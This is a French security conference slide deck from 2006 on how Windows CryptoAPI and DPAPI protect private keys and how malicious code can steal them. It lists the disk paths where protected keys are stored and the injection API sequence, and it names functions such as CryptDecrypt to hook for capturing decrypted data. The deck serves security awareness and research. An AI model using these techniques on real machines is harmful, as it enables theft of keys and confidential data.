Qui veut gagner des clés privées ?

Éric DETOISIEN – valgasu@rstack.org
Aurélien BORDES – aurel@rstack.org

Journée de la Sécurité des Systèmes d'Information 2006

Sommaire

Sommaire

Introduction

- En sécurité, les services d'**authentification**, d'**intégrité** et de **confidentialité** sont fondamentaux
- Utilisation de certificats numériques dans les opérations de signature numérique (intégrité/authentification) et de chiffrement/déchiffrement
- Des solutions de type « PKI » (Public Key Infrastructure) sont de plus en plus déployées

Sommaire


Quelles clés ?

- RSA est un algorithme asymétrique manipulant une paire de clés (ou bi-clé) :


  ✓une **clé publique** pour les opérations de **vérification** et de **chiffrement**

  ✓une **clé privée** pour les opérations de **signature** et de **déchiffrement**

Chiffrement / déchiffrement



Signature / vérification



2 clés / 2 rôles

- La **clé publique** doit être largement distribuée (via les certificats X509)

- La **clé privée** doit être gardée secrète par son propriétaire sous une forme protégée (par une solution matériel ou par un logiciel)

Sommaire

1. Introduction
2. Quelles clés ?
3. **CryptoAPI / DPAPI**
4. Protection logicielle des clés privées
5. Injection de code et API Hooking
6. Conclusion

CryptoAPI

La CryptoAPI est une bibliothèque de fonctions cryptographiques disponible sous Windows


Elle offre des fonctions de :

- Chiffrement et déchiffrement de données
- Signature et vérification de données
- Gestion des certificats numériques X509
- Protection de secrets (clés privées, …)

CSP

- La CryptoAPI est juste un « cadre d'appel »
- Les fonctions cryptographiques sont implémentées dans des modules appelés **CSP** (Cryptographic Service Provider)
- Les CSP prennent en charge la protection des clés privées

CryptoAPI / CSP



Types CSP

- Types de CSP :
  - PROV_RSA_FULL
  - PROV_RSA_AES
  - PROV_RSA_SCHANNEL
  - PROV_DH_SCHANNEL

CSP fournis par Microsoft

- PROV_RSA_FULL
  - Microsoft Base Cryptographic Provider
  - Microsoft Enhanced/Strong Cryptographic Provider
- PROV_RSA_AES
  - Microsoft AES Cryptographic Provider
- PROV_RSA_SCHANNEL
  - Microsoft RSA/Schannel Cryptographic Provider
- PROV_DH_SCHANNEL
  - Microsoft DSS and Diffie-Hellman/Schannel Cryptographic Provider
- DEMO : CryptoAPI / PrivateAnalyse

DPAPI

- Data Protection Application Programming Interface
- Librairie fournissant un mécanisme de protection de données pour le système ou les applications
- Protection basé sur du chiffrement symétrique (3DES)
- Idée : les clés de chiffrement ne sont jamais stockées, mais sont reconstruites à chaque opération de chiffrement/déchiffrement


DPAPI

- Génération d'un secret fort (master key) chiffré avec le mot de passe de l'utilisateur (PKCS#5: PBKDF2, 3DES and SHA-1[?])

Stocké dans le profile de l'utilisateur :

```
c:\Documents and Settings\<username>\Application
        Data\Microsoft\Protect\<sid user>\
```

DPAPI


Optionnel : mot de passe utilisateur
Saisie lors des opérations de
Protections et de déprotection
Protégé avec le mot de passe de l'utilisateur
Master Key
« données diverses »
Entropie applicative
Entropie utilisateur
Session key
generated
DPAPI Blob
GUID Master key
« Données diverses »
Chiffré (protégé)
Clair

DPAPI

Niveau de protection de DPAPI

- ✓***Bas*** : les opérations de protection/déprotection sont transparentes (paramètre **CRYPTPROTECT_PROMPTSTRUCT** non spécifié)
- ✓***Moyen*** : confirmation demandée à l'utilisateur lors des opérations de protection/déprotection
- ✓***Haut*** : idem Moyen + mot de passe spécifié par l'utilisateur, demandé lors des opérations de protection/déprotection

Sommaire

1. Introduction
2. Quelles clés ?
3. CryptoAPI / DPAPI
4. **Protection logicielle des clés privées**
5. Injection de code et API Hooking
6. Conclusion

Protection logicielle des clés privées

- Les CSP Microsoft utilisent DPAPI pour protéger les clés privées
- On retrouve donc les 3 niveaux de protection : ***bas***, ***moyen***, ***haut***
- Les clés privées d'un utilisateur protégées avec DPAPI sont stockées dans son profil :

```
C:\Documents and Settings\<username>\Application Data\Microsoft\Crypto\RSA\<sid user>\
```

- Dans le cas de clés de la machine :
  - `C:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\RSA\MachineKeys\`

Protection logicielle des clés privées

- Un code malveillant peut lire les fichiers contenant les clés privées protégées puis utiliser les fonctions DPAPI pour enlever la protection

- Totalement transparent pour l'utilisateur si le niveau de protection DPAPI des clés est ***bas***

Suppression des clés

- Attention : lors de la suppression d’un certificat associé à une clé privée, cette dernière n’est pas supprimée (reste sur le disque la clé sous sa forme protégée par DPAPI)

- DEMO : Certif


Sommaire

1. Introduction
2. Quelles clés ?
3. CryptoAPI / DPAPI
4. Protection logicielle des clés privées
5. **Injection de code et API Hooking**
6. Conclusion

Injection de code et API Hooking

- Le système Windows offre des fonctions permettant l'injection de code dans des processus :
  - ✓OpenProcess
  - ✓VirtualAllocEx
  - ✓WriteProcessMemory
  - ✓CreateRemoteThread
- Un code malveillant (trojan) peut ainsi être injecté dans des processus et « hooker » des appels de fonctions intéressantes

Exemple : Injection dans un processus



OpenProcess

VirtualAllocEx


WriteProcessMemory

CreateRemoteThread


Injection de code et API Hooking

- L’API Hooking consiste détourner un appel d’une fonction dans un processus en réalisant les opérations suivantes :
  - ✓Injection d’un code malveillant dans le processus
  - ✓Sauvegarde des premières instructions de l’API légitime
  - ✓Mise à jour du début du code de la fonction légitime pour substituer un saut (JMP) vers le code malveillant

Exemple : appel normal



Exemple : API hooking



Fonction à regarder…

- Fonctions intéressantes à hooker
  - ✓RtlDecryptMemory (SystemFunction041)
  - ✓CertSerializeCertificateStoreElement

- DEMO : SSLurp

Pas de clé, mais…

- Il peut être impossible de récupérer la clé privée (via une protection matérielle efficace)
- Il est alors plus aisé de récupérer les données en clair

- Toutes les fonctions de déchiffrement utilisent la fonction CryptDecrypt
- Si c’est fonction est hookée, on récupère tout les flux déchiffrés

CryptDecrypt

```
BOOL WINAPI CryptDecrypt(
    HCRYPTKEY hKey,
    HCRYPTHASH hHash,
    BOOL Final,
    DWORD dwFlags,
    BYTE* pbData,
    DWORD* pdwDataLen
);
```

